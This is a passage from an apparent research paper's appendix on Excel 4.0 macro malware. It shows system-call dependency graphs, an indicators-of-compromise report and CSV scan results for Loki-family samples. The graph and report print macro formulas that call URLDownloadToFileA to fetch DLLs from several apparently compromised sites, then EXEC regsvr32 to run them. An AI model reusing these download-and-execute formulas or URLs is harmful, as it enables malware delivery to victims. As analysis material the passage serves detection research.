            "label": "19292"
        },
        {
            "id1": "21",
            "id2": "23",
            "label": "19292"
        },
        {
            "id1": "20",
            "id2": "23",
            "label": "19393"
        },
        {
            "id1": "21",
            "id2": "23",
            "label": "19393"
        },
        {
            "id1": "20",
            "id2": "23",
            "label": "19696"
        },
        {
            "id1": "21",
```

```
            "id2": "23",
            "label": "19696"
        },
        {
            "id1": "20",
            "id2": "24",
            "label": "19191"
        },
        {
            "id1": "21",
            "id2": "24",
            "label": "19191"
        },
        {
            "id1": "23",
            "id2": "24",
            "label": "19191"
        },
        {
            "id1": "20",
            "id2": "24",
            "label": "19292"
        },
        {
            "id1": "21",
            "id2": "24",
            "label": "19292"
        },
        {
            "id1": "23",
            "id2": "24",
            "label": "19292"
        },
        {
            "id1": "20",
            "id2": "24",
            "label": "19393"
        },
        {
            "id1": "21",
            "id2": "24",
            "label": "19393"
        },
```

```
        {
            "id1": "23",
            "id2": "24",
            "label": "19393"
        },
        {
            "id1": "20",
            "id2": "24",
            "label": "19696"
        },
        {
            "id1": "21",
            "id2": "24",
            "label": "19696"
        },
        {
            "id1": "23",
            "id2": "24",
            "label": "19696"
        },
        {
            "id1": "20",
            "id2": "25",
            "label": "19191"
        },
        {
            "id1": "21",
            "id2": "25",
            "label": "19191"
        },
        {
            "id1": "23",
            "id2": "25",
            "label": "19191"
        },
        {
            "id1": "24",
            "id2": "25",
            "label": "19191"
        },
        {
            "id1": "20",
            "id2": "25",
```

```
            "label": "19292"
        },
        {
            "id1": "21",
            "id2": "25",
            "label": "19292"
        },
        {
            "id1": "23",
            "id2": "25",
            "label": "19292"
        },
        {
            "id1": "24",
            "id2": "25",
            "label": "19292"
        },
        {
            "id1": "20",
            "id2": "25",
            "label": "19393"
        },
        {
            "id1": "21",
            "id2": "25",
            "label": "19393"
        },
        {
            "id1": "23",
            "id2": "25",
            "label": "19393"
        },
        {
            "id1": "24",
            "id2": "25",
            "label": "19393"
        },
        {
            "id1": "20",
            "id2": "25",
            "label": "19696"
        },
        {
```

```
            "id1": "21",
            "id2": "25",
            "label": "19696"
        },
        {
            "id1": "23",
            "id2": "25",
            "label": "19696"
        },
        {
            "id1": "24",
            "id2": "25",
            "label": "19696"
        },
        {
            "id1": "20",
            "id2": "26",
            "label": "19191"
        },
        {
            "id1": "21",
            "id2": "26",
            "label": "19191"
        },
        {
            "id1": "23",
            "id2": "26",
            "label": "19191"
        },
        {
            "id1": "24",
            "id2": "26",
            "label": "19191"
        },
        {
            "id1": "25",
            "id2": "26",
            "label": "19191"
        },
        {
            "id1": "20",
            "id2": "26",
            "label": "19292"
```

```
        },
        {
            "id1": "21",
            "id2": "26",
            "label": "19292"
        },
        {
            "id1": "23",
            "id2": "26",
            "label": "19292"
        },
        {
            "id1": "24",
            "id2": "26",
            "label": "19292"
        },
        {
            "id1": "25",
            "id2": "26",
            "label": "19292"
        },
        {
            "id1": "20",
            "id2": "26",
            "label": "19393"
        },
        {
            "id1": "21",
            "id2": "26",
            "label": "19393"
        },
        {
            "id1": "23",
            "id2": "26",
            "label": "19393"
        },
        {
            "id1": "24",
            "id2": "26",
            "label": "19393"
        },
        {
            "id1": "25",
```

```
            "id2": "26",
            "label": "19393"
        },
        {
            "id1": "20",
            "id2": "26",
            "label": "19696"
        },
        {
            "id1": "21",
            "id2": "26",
            "label": "19696"
        },
        {
            "id1": "23",
            "id2": "26",
            "label": "19696"
        },
        {
            "id1": "24",
            "id2": "26",
            "label": "19696"
        },
        {
            "id1": "25",
            "id2": "26",
            "label": "19696"
        },
        {
            "id1": "20",
            "id2": "27",
            "label": "19191"
        },
        {
            "id1": "21",
            "id2": "27",
            "label": "19191"
        },
        {
            "id1": "23",
            "id2": "27",
            "label": "19191"
        },
```

```
        {
            "id1": "24",
            "id2": "27",
            "label": "19191"
        },
        {
            "id1": "25",
            "id2": "27",
            "label": "19191"
        },
        {
            "id1": "26",
            "id2": "27",
            "label": "19191"
        },
        {
            "id1": "20",
            "id2": "27",
            "label": "19292"
        },
        {
            "id1": "21",
            "id2": "27",
            "label": "19292"
        },
        {
            "id1": "23",
            "id2": "27",
            "label": "19292"
        },
        {
            "id1": "24",
            "id2": "27",
            "label": "19292"
        },
        {
            "id1": "25",
            "id2": "27",
            "label": "19292"
        },
        {
            "id1": "26",
            "id2": "27",
```

```
            "label": "19292"
        },
        {
            "id1": "20",
            "id2": "27",
            "label": "19393"
        },
        {
            "id1": "21",
            "id2": "27",
            "label": "19393"
        },
        {
            "id1": "23",
            "id2": "27",
            "label": "19393"
        },
        {
            "id1": "24",
            "id2": "27",
            "label": "19393"
        },
        {
            "id1": "25",
            "id2": "27",
            "label": "19393"
        },
        {
            "id1": "26",
            "id2": "27",
            "label": "19393"
        },
        {
            "id1": "20",
            "id2": "27",
            "label": "19696"
        },
        {
            "id1": "21",
            "id2": "27",
            "label": "19696"
        },
        {
```

```
            "id1": "23",
            "id2": "27",
            "label": "19696"
        },
        {
            "id1": "24",
            "id2": "27",
            "label": "19696"
        },
        {
            "id1": "25",
            "id2": "27",
            "label": "19696"
        },
        {
            "id1": "26",
            "id2": "27",
            "label": "19696"
        }
    ]
}
```


IoC_report:

```
IOCs for State 0
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://iqraacfindia.org/wp-admin/dG/', '..\\whxc.dll', 0, 0]
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://he.adar-and-ido.com/wp-admin/xk7D/', '..\\whxc.dll', 0, 0]
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://www.digigoal.fr/wp-admin/VfU0aIj/', '..\\whxc.dll', 0, 0]
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://carzino.atwebpages.com/assets/QwlhxhsYfkYntLW0haX/',
        '..\\whxc.dll', 0, 0]
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://al-brik.com/vb/mMQlbHPCX/', '..\\whxc.dll', 0, 0]
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://apexcreative.co.kr/adm/VdiKTcljSBORQRrsh66X/',
        '..\\whxc.dll', 0, 0]
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://biantarajaya.com/awstats-icon/VR5wDEvBj/',
        '..\\whxc.dll', 0, 0]
IOCs for State 1
```

```
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://iqraacfindia.org/wp-admin/dG/', '..\\whxc.dll', 0, 0]
    EXEC: ['C:\\Windows\\SysWow64\\regsvr32.exe -s ..\\whxc.dll']
IOCs for State 2
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://iqraacfindia.org/wp-admin/dG/', '..\\whxc.dll', 0, 0]
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://he.adar-and-ido.com/wp-admin/xk7D/', '..\\whxc.dll', 0, 0]
    EXEC: ['C:\\Windows\\SysWow64\\regsvr32.exe -s ..\\whxc.dll']
IOCs for State 3
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://iqraacfindia.org/wp-admin/dG/', '..\\whxc.dll', 0, 0]
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://he.adar-and-ido.com/wp-admin/xk7D/', '..\\whxc.dll', 0, 0]
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://www.digigoal.fr/wp-admin/VfU0aIj/', '..\\whxc.dll', 0, 0]
    EXEC: ['C:\\Windows\\SysWow64\\regsvr32.exe -s ..\\whxc.dll']
IOCs for State 4
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://iqraacfindia.org/wp-admin/dG/', '..\\whxc.dll', 0, 0]
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://he.adar-and-ido.com/wp-admin/xk7D/', '..\\whxc.dll', 0, 0]
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://www.digigoal.fr/wp-admin/VfU0aIj/', '..\\whxc.dll', 0, 0]
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://carzino.atwebpages.com/assets/QwlhxhsYfkYntLW0haX/',
        '..\\whxc.dll', 0, 0]
    EXEC: ['C:\\Windows\\SysWow64\\regsvr32.exe -s ..\\whxc.dll']
IOCs for State 5
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://iqraacfindia.org/wp-admin/dG/', '..\\whxc.dll', 0, 0]
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://he.adar-and-ido.com/wp-admin/xk7D/', '..\\whxc.dll', 0, 0]
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://www.digigoal.fr/wp-admin/VfU0aIj/', '..\\whxc.dll', 0, 0]
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://carzino.atwebpages.com/assets/QwlhxhsYfkYntLW0haX/',
        '..\\whxc.dll', 0, 0]
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://al-brik.com/vb/mMQlbHPCX/', '..\\whxc.dll', 0, 0]
    EXEC: ['C:\\Windows\\SysWow64\\regsvr32.exe -s ..\\whxc.dll']
IOCs for State 6
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
```

```
        'https://iqraacfindia.org/wp-admin/dG/', '..\\whxc.dll', 0, 0]
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://he.adar-and-ido.com/wp-admin/xk7D/', '..\\whxc.dll', 0, 0]
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://www.digigoal.fr/wp-admin/VfU0aIj/', '..\\whxc.dll', 0, 0]
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://carzino.atwebpages.com/assets/QwlhxhsYfkYntLW0haX/',
        '..\\whxc.dll', 0, 0]
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://al-brik.com/vb/mMQlbHPCX/', '..\\whxc.dll', 0, 0]
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://apexcreative.co.kr/adm/VdiKTcljSBORQRrsh66X/',
        '..\\whxc.dll', 0, 0]
    EXEC: ['C:\\Windows\\SysWow64\\regsvr32.exe -s ..\\whxc.dll']
IOCs for State 7
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://iqraacfindia.org/wp-admin/dG/', '..\\whxc.dll', 0, 0]
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://he.adar-and-ido.com/wp-admin/xk7D/', '..\\whxc.dll', 0, 0]
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://www.digigoal.fr/wp-admin/VfU0aIj/', '..\\whxc.dll', 0, 0]
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://carzino.atwebpages.com/assets/QwlhxhsYfkYntLW0haX/',
        '..\\whxc.dll', 0, 0]
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://al-brik.com/vb/mMQlbHPCX/', '..\\whxc.dll', 0, 0]
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://apexcreative.co.kr/adm/VdiKTcljSBORQRrsh66X/',
        '..\\whxc.dll', 0, 0]
    CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCBB', 0,
        'https://biantarajaya.com/awstats-icon/VR5wDEvBj/',
        '..\\whxc.dll', 0, 0]
    EXEC: ['C:\\Windows\\SysWow64\\regsvr32.exe -s ..\\whxc.dll']
```

A.3.2 mal3.xlsx

SCDG:

```
{
"nodes": [
    {
        "id": "0",
        "name": "T",
        "addr": "0",
```

```
            "args": [
                "(\"urlmo"
            ]
        },
        {
            "id": "1",
            "name": "T",
            "addr": "0",
            "args": [
                "n\",\"URLDownloadToFil"
            ]
        },
        {
            "id": "2",
            "name": "T",
            "addr": "0",
            "args": [
                "A\",\"JJCCBB\""
            ]
        },
        {
            "id": "3",
            "name": "T",
            "addr": "0",
            "args": [
                ",0,\"http"
            ]
        },
        {
            "id": "4",
            "name": "TEXT",
            "addr": "0",
            "args": [
                "://helpeve.com/multiw",
                "56656436466735.0"
            ]
        },
        {
            "id": "5",
            "name": "TEXT",
            "addr": "0",
            "args": [
                "p/cxpkaAkAKPRUs4KL/",
```

```
                "7656364755466430.0"
            ]
        },
        {
            "id": "6",
            "name": "T",
            "addr": "0",
            "args": [
                "\",\""
            ]
        },
        {
            "id": "7",
            "name": "T",
            "addr": "0",
            "args": [
                "://helpeve.com/multiwp/cxpkaAkAKPRUs4KL/\",\""
            ]
        },
        {
            "id": "8",
            "name": "T",
            "addr": "0",
            "args": [
                "..\\"
            ]
        },
        {
            "id": "9",
            "name": "T",
            "addr": "0",
            "args": [
                "oxnv1.ooccxx"
            ]
        },
        {
            "id": "10",
            "name": "T",
            "addr": "0",
            "args": [
                "\",0,0)"
            ]
        },
```

```
        {
            "id": "11",
            "name": "FORMULA",
            "addr": "0",
            "args": [
                "=CALL(\"urlmon\",\"URLDownloadToFileA\",\"JJCCBB\",0,
                \"http://helpeve.com/multiwp/cxpkaAkAKPRUs4KL/\",
                \"..\\oxnv1.ooccxx\",0,0)"
            ]
        },
        {
            "id": "12",
            "name": "T",
            "addr": "0",
            "args": [
                ":\\Windows\\"
            ]
        },
        {
            "id": "13",
            "name": "T",
            "addr": "0",
            "args": [
                "System32\\"
            ]
        },
        {
            "id": "14",
            "name": "T",
            "addr": "0",
            "args": [
                "egsv"
            ]
        },
        {
            "id": "15",
            "name": "T",
            "addr": "0",
            "args": [
                "32.ex"
            ]
        },
        {
```

```
            "id": "16",
            "name": "T",
            "addr": "0",
            "args": [
                ""
            ]
        },
        {
            "id": "17",
            "name": "FORMULA",
            "addr": "0",
            "args": [
                "=EXEC(\"C:\\Windows\\System32\\regsvr32.exe"
            ]
        },
        {
            "id": "18",
            "name": "TEXT",
            "addr": "0",
            "args": [
                "://hsweixintp.com/wp-adm",
                "144552434315.0"
            ]
        },
        {
            "id": "19",
            "name": "TEXT",
            "addr": "0",
            "args": [
                "in/3c2etiFC2RwmHfTS/",
                "5754235354625.0"
            ]
        },
        {
            "id": "20",
            "name": "T",
            "addr": "0",
            "args": [
                "://hsweixintp.com/wp-admin/3c2etiFC2RwmHfTS/\",\""
            ]
        },
        {
            "id": "21",
```

```
            "name": "T",
            "addr": "0",
            "args": [
                "oxnv2.ooccxx"
            ]
        },
        {
            "id": "22",
            "name": "FORMULA",
            "addr": "0",
            "args": [
                "=CALL(\"urlmon\",\"URLDownloadToFileA\",\"JJCCBB\",0,
                \"http://hsweixintp.com/wp-admin/3c2etiFC2RwmHfTS/\",
                \"..\\oxnv2.ooccxx\",0,0)"
            ]
        },
        {
            "id": "23",
            "name": "FORMULA",
            "addr": "0",
            "args": [
                "=EXEC(\"C:\\Windows\\System32\\regsvr32.exe"
            ]
        },
        {
            "id": "24",
            "name": "TEXT",
            "addr": "0",
            "args": [
                "://9hym.com/images/SXVI",
                "432331536243.0"
            ]
        },
        {
            "id": "25",
            "name": "TEXT",
            "addr": "0",
            "args": [
                "e4tbJw8ZCfa4TEt/",
                "464253243255325.0"
            ]
        },
        {
```

```
            "id": "26",
            "name": "T",
            "addr": "0",
            "args": [
                "://9hym.com/images/SXVIe4tbJw8ZCfa4TEt/\",\""
            ]
        },
        {
            "id": "27",
            "name": "T",
            "addr": "0",
            "args": [
                "oxnv3.ooccxx"
            ]
        },
        {
            "id": "28",
            "name": "FORMULA",
            "addr": "0",
            "args": [
                "=CALL(\"urlmon\",\"URLDownloadToFileA\",\"JJCCBB\",0,
                \"http://9hym.com/images/SXVIe4tbJw8ZCfa4TEt/\",
                \"..\\oxnv3.ooccxx\",0,0)"
            ]
        },
        {
            "id": "29",
            "name": "FORMULA",
            "addr": "0",
            "args": [
                "=EXEC(\"C:\\Windows\\System32\\regsvr32.exe"
            ]
        },
        {
            "id": "30",
            "name": "TEXT",
            "addr": "0",
            "args": [
                "://yuanliao.raluking.com/over",
                "574354525236.0"
            ]
        },
        {
```

```
            "id": "31",
            "name": "TEXT",
            "addr": "0",
            "args": [
                "emotionality/Vfc9v1ebcmaEguw/",
                "645422525431.0"
            ]
        },
        {
            "id": "32",
            "name": "T",
            "addr": "0",
            "args": [
                "://yuanliao.raluking.com/overemotionality/Vfc9v1
                   ebcmaEguw/\",\""
            ]
        },
        {
            "id": "33",
            "name": "T",
            "addr": "0",
            "args": [
                "oxnv4.ooccxx"
            ]
        },
        {
            "id": "34",
            "name": "FORMULA",
            "addr": "0",
            "args": [
                "=CALL(\"urlmon\",\"URLDownloadToFileA\",\"JJCCBB\",0,
                \"http://yuanliao.raluking.com/overemotionality/Vfc9v1
                   ebcmaEguw/\",
                \"..\\oxnv4.ooccxx\",0,0)"
            ]
        },
        {
            "id": "35",
            "name": "FORMULA",
            "addr": "0",
            "args": [
                "=EXEC(\"C:\\Windows\\System32\\regsvr32.exe"
            ]
```

```
        },
        {
            "id": "36",
            "name": "FORMULA",
            "addr": "0",
            "args": [
                "=RETURN()"
            ]
        },
        {
            "id": "37",
            "name": "CALL",
            "addr": "0",
            "args": [
                "urlmon",
                "URLDownloadToFileA",
                "JJCCBB",
                "0",
                "http://helpeve.com/multiwp/cxpkaAkAKPRUs4KL/",
                "..\\oxnv1.ooccxx",
                "0",
                "0"
            ]
        },
        {
            "id": "38",
            "name": "EXEC",
            "addr": "0",
            "args": [
                "C:\\Windows\\System32\\regsvr32.exe ..\\oxnv1.ooccxx"
            ]
        },
        {
            "id": "39",
            "name": "CALL",
            "addr": "0",
            "args": [
                "urlmon",
                "URLDownloadToFileA",
                "JJCCBB",
                "0",
                "http://hsweixintp.com/wp-admin/3c2etiFC2RwmHfTS/",
                "..\\oxnv2.ooccxx",
```

```
                "0",
                "0"
            ]
        },
        {
            "id": "40",
            "name": "EXEC",
            "addr": "0",
            "args": [
                "C:\\Windows\\System32\\regsvr32.exe ..\\oxnv2.ooccxx"
            ]
        },
        {
            "id": "41",
            "name": "CALL",
            "addr": "0",
            "args": [
                "urlmon",
                "URLDownloadToFileA",
                "JJCCBB",
                "0",
                "http://9hym.com/images/SXVIe4tbJw8ZCfa4TEt/",
                "..\\oxnv3.ooccxx",
                "0",
                "0"
            ]
        },
        {
            "id": "42",
            "name": "EXEC",
            "addr": "0",
            "args": [
                "C:\\Windows\\System32\\regsvr32.exe ..\\oxnv3.ooccxx"
            ]
        },
        {
            "id": "43",
            "name": "CALL",
            "addr": "0",
            "args": [
                "urlmon",
                "URLDownloadToFileA",
                "JJCCBB",
```

```
                "0",
                "http://yuanliao.raluking.com/overemotionality/Vfc9v1
                   ebcmaEguw/",
                "..\\oxnv4.ooccxx",
                "0",
                "0"
            ]
        },
        {
            "id": "44",
            "name": "EXEC",
            "addr": "0",
            "args": [
                "C:\\Windows\\System32\\regsvr32.exe ..\\oxnv4.ooccxx"
            ]
        },
        {
            "id": "45",
            "name": "RETURN",
            "addr": "0",
            "args": [
                "None"
            ]
        }
    ],
    "links": [
        {
            "id1": "37",
            "id2": "39",
            "label": "19191"
        },
        {
            "id1": "37",
            "id2": "39",
            "label": "19292"
        },
        {
            "id1": "37",
            "id2": "39",
            "label": "19393"
        },
        {
            "id1": "37",
```

```
            "id2": "41",
            "label": "19191"},
        {
            "id1": "39",
            "id2": "41",
            "label": "19191"
        },
        {
            "id1": "37",
            "id2": "41",
            "label": "19292"
        },
        {
            "id1": "39",
            "id2": "41",
            "label": "19292"
        },
        {
            "id1": "37",
            "id2": "41",
            "label": "19393"
        },
        {
            "id1": "39",
            "id2": "41",
            "label": "19393"
        },
        {
            "id1": "37",
            "id2": "43",
            "label": "19191"
        },
        {
            "id1": "39",
            "id2": "43",
            "label": "19191"
        },
        {
            "id1": "41",
            "id2": "43",
            "label": "19191"
        },
        {
```

```
            "id1": "37",
            "id2": "43",
            "label": "19292"
        },
        {
            "id1": "39",
            "id2": "43",
            "label": "19292"
        },
        {
            "id1": "41",
            "id2": "43",
            "label": "19292"
        },
        {
            "id1": "37",
            "id2": "43",
            "label": "19393"
        },
        {
            "id1": "39",
            "id2": "43",
            "label": "19393"
        },
        {
            "id1": "41",
            "id2": "43",
            "label": "19393"
        }
    ]
}
```

A.4 Outputted csv for the sample

A.4.1 Csv of the analysed for the first group

Familly Filename Time Date Syscall found Number Syscall found

Loki e45b1a74dc804b1e73e4225cbac4c5c34347c70248b5dd585a6d2a0a2c703df0.xls 1.2532579898834229 2023-05-25 15:33:52 [] 0.0

Loki 38bef92d00d1b2a615bf37e89783038e7bbcd56093a7e84d865784cdf123b83e.xls 1.3862576484680176 2023-05-25 15:33:54 [] 0.0

Loki f8581b50fdcb77ab5baf2acb67bd264949368fc6799dc771efa3d59e6688df14.xls 0.1373190879821777 2023-05-25 15:33:54 [] 0.0

Loki f751cef229090e0c3834085f94d8961f3aaefc81bb66b6f16211d4384b859d24.xls 0.1566708087921142 2023-05-25 15:33:54 [] 0.0

Loki c2745c75eefa6867cce4cc61d89d306810370e0958a550d039c5935e7012de71.xls 0.2598986625671386 2023-05-25 15:33:54 [] 0.0

Loki c6f3fefc6331b5ff0eb910aea106eed3eda8dd01e0137333637b6297e7182923.xls 0.157327651977539 2023-05-25 15:33:54 [] 0.0

Loki f40b18fabbc45279e4a7f98721218cbc563c51656add63e43c7a634921d87513.xls 0.1536281108856201 2023-05-25 15:33:54 [] 0.0

Loki 1de183bc0f8accf9b226ef6f38f3cbabf4b784a32be6d7eb2dccac27b4a74c99.xls 0.1334278583526611 2023-05-25 15:33:55 [] 0.0

Loki 9f07526113de664ebe677f020b48935685fe84d8d70e7b2a8db74d80c85ecde6.xls 1.2423977851867676 2023-05-25 15:33:56 [] 0.0

Loki 4cacb52f372bdc9dc46a91380afbaa9ceca455695a54dc7a512ec9614d460167.xls 1.4124102592468262 2023-05-25 15:33:57 [] 0.0

Loki 9d51721a968f724d9568c98e4bc6315819254a6da619ac3a16fc0e2f9feb78dd.xls 1.0583999156951904 2023-05-25 15:33:58 [] 0.0

Loki 7e9731c3ef4cfd7a118c1d027b24d16d901d82a003159aca521f66fed469b34f.xls 0.920947790145874 2023-05-25 15:33:59 [] 0.0

Loki 6c36a0686443954b81f75fa2e931cca5db4973a62dace0c5e24561193ed1002e.xls 0.4405510425567627 2023-05-25 15:34:00 [] 0.0

Loki 3c886e57113c5ee061d5bda5d9868dd519366957bd5bae8566a9a6bd971b32c6.xls 0.7206008434295654 2023-05-25 15:34:00 [] 0.0

Loki 4bef592cd8a16a4a32a5d68a8eb0d822928d501d8704c0b9f7b12372ac16c54a.xls 0.927664041519165 2023-05-25 15:34:01 [] 0.0

Loki 36bfe471de8765f11de3ca3fce2a6a9b36d47ad8de09cc79b6648f09a653fd88.xls 0.4273698329925537 2023-05-25 15:34:02 [] 0.0

Loki d6bd70ff510c6afc8d5010ab841bfcf6c436cfb5ca2df7370a317346dfb91548.xls 0.1102962493896484 2023-05-25 15:34:02 [] 0.0

Loki c1c57c3b4a0243d272c810f86839661234eaebffe0e22cd59ccd421269c8fdab.xls 0.6992318630218506 2023-05-25 15:34:03 [] 0.0

Loki a3d6bb9bcec84d97233aefc0f3fa839119d1a9af04581c7874e07b1292dcd7a4.xls 0.0799870491027832 2023-05-25 15:34:03 [] 0.0

Loki 46ae8bb9fd25f0c86eebb2c68f7060f5fdf7c04810e0a87fe209c205a5019799.xls 0.0956611633300781 2023-05-25 15:34:03 [] 0.0

Loki 6fae3100c1a5f5632cc8617c633ae2b16d6d5e1a4ac40638fa40b92963b254c9.xls 1.1198461055755615 2023-05-25 15:34:04 [] 0.0

Loki c162576f5b8d3265719b2c23df0eb00f61951d1875772c8d44d759ac449ca733.xls 0.9999003410339355 2023-05-25 15:34:05 [] 0.0

Loki eddea1ca5aa1e2ae6852ebb9de551b8368eb429d6e013f8ed47bb48ee7ce1f9b.xls 0.0963814258575439 2023-05-25 15:34:05 [] 0.0

Loki 87bb4176f4839d95784e74ec262cddeaacf5eecf59fc79a5fa9614cf1ca17133.xls 0.1230592727661132 2023-05-25 15:34:05 [] 0.0

Loki df7a1c6e8076713e882da40756a2f7496ee2be122203285a4f0a62205188a6df.xls 1.1378812789916992 2023-05-25 15:34:06 [] 0.0

Loki ee87371ff74c24235fb99de41971f23185587ee25030fe4abf0a6142101cfb6e.xls 0.0939316749572753 2023-05-25 15:34:06 [] 0.0

Loki 5995a9d659958284ff528dbb126eb972603bfdcff825c10d6fcfd7a43c0e209b.xls 0.0866668224334716 2023-05-25 15:34:06 [] 0.0

Loki d58aea20983b3b4410eb7fee5df2222652dd3d2a55d3dd86c13d57a0cb7197a6.xls 0.0864343643188476 2023-05-25 15:34:07 [] 0.0

Loki c5416fc339f429857ad3945656e58503bfe8f5094ac840fbb8884ec74fe35839.xls 0.0885007381439209 2023-05-25 15:34:07 [] 0.0

Loki 49238631256f8043c3c488947c7ab25c442940ed02b36228d97e19ea1cba5076.xls 0.978461503982544 2023-05-25 15:34:08 [] 0.0

Loki 516a1019c674c576cf51f259992f883830030335e46b2ebd07958fdbe48e0025.xls 0.951352834701538 2023-05-25 15:34:09 [] 0.0

Loki e1d6c159c4e0b5d404d763846914c1b33b26591fd4100da3235335889f6a9407.xls 1.1559226512908936 2023-05-25 15:34:10 [] 0.0

Loki 9f25a829846be17506b5d27e687603278ea33b5ebb946045048e420202b56440.xls 0.9973204135894777 2023-05-25 15:34:11 [] 0.0

Loki 1220c8e619ffb9ea80e3cafe92364b842d6f4a244f6c4e6ce4f01f3a9a0528bf.xls 0.0887594223022461 2023-05-25 15:34:11 [] 0.0

Loki c8d9e58a03dfa83e3c0afedf734b2131f696a02e4bc242fd697179f3a3bb9d15.xls 0.9720287322998048 2023-05-25 15:34:12 [] 0.0

Loki c67987e6ca27fe6eb519e097b8e43935c87e9be18af0b8299efc7a42a0a31627.xls 0.1115736961364746 2023-05-25 15:34:12 [] 0.0

Loki 41ecf9acdc13034a1d39b76d41c452d422ac277e78efe764d435d8cbfc47a963.xls 0.0887041091918945 2023-05-25 15:34:12 [] 0.0

Loki 0220e6193329f183a7c942a3508d3c4c39666b29bd3a4f56eecb876d16321f77.xls 1.0999233722686768 2023-05-25 15:34:13 [] 0.0

Loki abef267f772fe552b8eed7401885fad9f7d38086fc057f9196faa029f0457ed4.xls 0.1074161529541015 2023-05-25 15:34:13 [] 0.0

Loki 2f38b9fa0f4a2ddd44fea522407a096d386ea4c4934bd954336ffef33ec45d8c.xls 0.1009225845336914 2023-05-25 15:34:13 [] 0.0

Loki 9e58f0153e76552e0f34934d63cb8cf3680e95a693d4ea3d35590b8de140dbc2.xls 0.1012971401214599 2023-05-25 15:34:13 [] 0.0

Loki ea026f69a0ea34043c51c57546dd3b5817bf7631a82fffc5ad618cb5c155d306.xls 1.2475790977478027 2023-05-25 15:34:15 [] 0.0

Loki efb5d3fd0ca7fb5ba1a1e7e88b8492b0d43a4e121326b03b7851cdf1d0730ec7.xls 0.089883804321289 2023-05-25 15:34:15 [] 0.0

Loki 7c84b7b9465aa385f11fe283edfcc829d7a65134210874b077ee29a6e51eb3c3.xls 0.1163110733032226 2023-05-25 15:34:15 [] 0.0

Loki cdca5bbacc8ca195d929b58cffa8b459ec3b585d60c0d41537e97b78b4f65916.xls
0.0885779857635498 2023-05-25 15:34:15 [] 0.0

Loki 11c087d89a15a3d35b352967d16c19f816de81f9f7a8b62426526564b3cbcd22.xls
1.0652883052825928 2023-05-25 15:34:16 [] 0.0

Loki c0fd9fe150b2069ddaa908d348240f4adb2e84aacebf8ea8075b35bf2211c938.xls 1.028270244598389
2023-05-25 15:34:17 [] 0.0

Loki 078023d375daed4c5cd65c8518fad6a7780ff8d8750c2008c33e4118850ba894.xls
0.1034433841705322 2023-05-25 15:34:17 [] 0.0

Loki 38b0d9d3a77b9714605c34e0e8e9bdd05edac4bb0552b370b220836d6dee1da4.xls
0.0911488533020019 2023-05-25 15:34:17 [] 0.0

Loki c1ae63e3ffbf852dc71292b46575b38f9bbaf0ec45274fd9be664a785aa679fc.xls 0.090212345123291
2023-05-25 15:34:17 [] 0.0

Loki dc54de15c8615d5523ba7ef2debf9a93ff76661f5c2f6e6d9f5cb594e753ee3e.xls 1.004367113113403
2023-05-25 15:34:18 [] 0.0

Loki 15a0b2e46c6255787896c658f1dbb8e02690e16d68c2488dffc455ee98640dd2.xls
1.0153987407684326 2023-05-25 15:34:19 [] 0.0

Loki f6492ad0470b829459520b18427a41f67050e926656592ddb0effd892d57d0db.xls
1.1196510791778564 2023-05-25 15:34:21 [] 0.0

Loki 12295d5a38c339ffb5333989765b54fc6f23cf45a3715a8c9871ab3a76ff7d82.xls 0.1091327667236328
2023-05-25 15:34:21 [] 0.0

Loki e9e520e67cab86143d33af74423cd4f4a33a8f01ca6ee7d483a9f1adf9e17843.xls 1.006622552871704
2023-05-25 15:34:22 [] 0.0

Loki 2ac1e0280afcb7d90c2695c788aa0c7187ffe8b9ecad336c1916b9fcaaadff77.xls 0.9656472206115724
2023-05-25 15:34:23 [] 0.0

Loki bbe692a2e3a3d94ee85cc63b87e4a2999aa475de5c72494401459c4e22965bcc.xls
0.1037392616271972 2023-05-25 15:34:23 [] 0.0

Loki 83b5e2491136b593198de29997b791e88e7d5a3e6472caae44902191e6266e52.xls
1.1434555053710938 2023-05-25 15:34:24 [] 0.0

